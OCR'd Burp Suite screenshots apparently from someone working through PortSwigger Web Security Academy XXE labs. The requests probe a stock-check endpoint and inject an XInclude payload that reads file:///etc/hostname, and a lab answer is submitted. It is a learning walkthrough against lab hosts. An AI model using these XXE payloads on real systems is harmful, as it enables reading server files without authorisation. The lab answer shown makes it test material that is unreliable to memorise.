

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
Cookie: session=50eSWtrnCJNn8EES4If2mReqfQk8deLa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
productId=1&storeId=1
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3
231
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 17
Response headers 3
Inspector
Notes
Search
0 highlights
Done
109 bytes | 249 millis
Event log (12)
All issues
Memory: 222.7MB
ENG
7:18 PM
2/22/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
Cookie: session=50eSWtrnCJNn8EES4If2mReqfQk8deLa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
productId=1\&storeId=1
Response
Pretty Raw Hex Render
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 24
"Invalid product ID: 1\"
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 17
Response headers 3
Inspector
Notes
Search
0 highlights
Done
146 bytes | 322 millis
Event log (12)
All issues
Memory: 222.7MB
ENG
7:19 PM
2/22/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
3 Cookie: session=50eSWtrnCJMn8EES4ifCmReqfQk8deLa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 23
11 Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1<>&storeId=1
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 173
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 10; The content of elements must consist of well-formed character data or markup."
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 17
Response headers 3
Search 0 highlights
Done
296 bytes | 401 millis
Event log (12) All issues
Memory: 222.7MB
Search
ENG
7:19 PM
2/22/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
3 Cookie: session=50eSWtrnCJMn8EES4ifCmReqfQk8deLa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 126
11 Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/hostname"/></foo>&storeId=1
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 188
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 29; Element type "foo xmlns:xi" must be followed by either attribute specifications, ">" or "/>"."
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 17
Response headers 3
Search 0 highlights
Done
311 bytes | 266 millis
Event log (12) All issues
Memory: 224.4MB
Search
ENG
7:33 PM
2/22/2024

8) Lab: Exploiting XXE via image file upload









Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://0afb00af0419503d8657d0d000b20049.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open browser
HTTP/2
Pretty Raw Hex
Content-Type: multipart/form-data; boundary=--------------------------109631292124045101901994424332
Content-Length: 995
Origin: https://0afb00af0419503d8657d0d000b20049.web-security-academy.net
Referer: https://0afb00af0419503d8657d0d000b20049.web-security-academy.net/post?postId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
----------109631292124045101901994424332
Content-Disposition: form-data; name="csrf"
oLT6PTtkZSqDMQfnmwGL4N6NEezgeuQE
----------109631292124045101901994424332
Content-Disposition: form-data; name="postId"
1
----------109631292124045101901994424332
Content-Disposition: form-data; name="comment"
etc_hostname
----------109631292124045101901994424332
Content-Disposition: form-data; name="name"
etc_hostname
----------109631292124045101901994424332
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream
----------109631292124045101901994424332
Content-Disposition: form-data; name="email"
etc_hostname@gmail.com
----------109631292124045101901994424332
Content-Disposition: form-data; name="website"
http://etc_hostname.com
----------109631292124045101901994424332--
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 7
Request cookies 1
Request headers 19
Search
0 highlights
Event log (12)
All issues
Memory: 224.4MB
Search
ENG
7:42 PM
2/22/2024



https://0afb00af0419503d8657d0d000b20049.web-security-academy.net/post?postId=1
Web Security Academy
Exploiting XXE via image file upload
Submit solution
Back to lab description
LAB Not solved
Home
0afb00af0419503d8657d0d000b20049.web-security-academy.net
Answer:
56c5dd0c4fe2
OK
Cancel
Search
ENG
7:45 PM
2/22/2024


9) Lab: Exploiting XXE to retrieve data by repurposing a local DTD

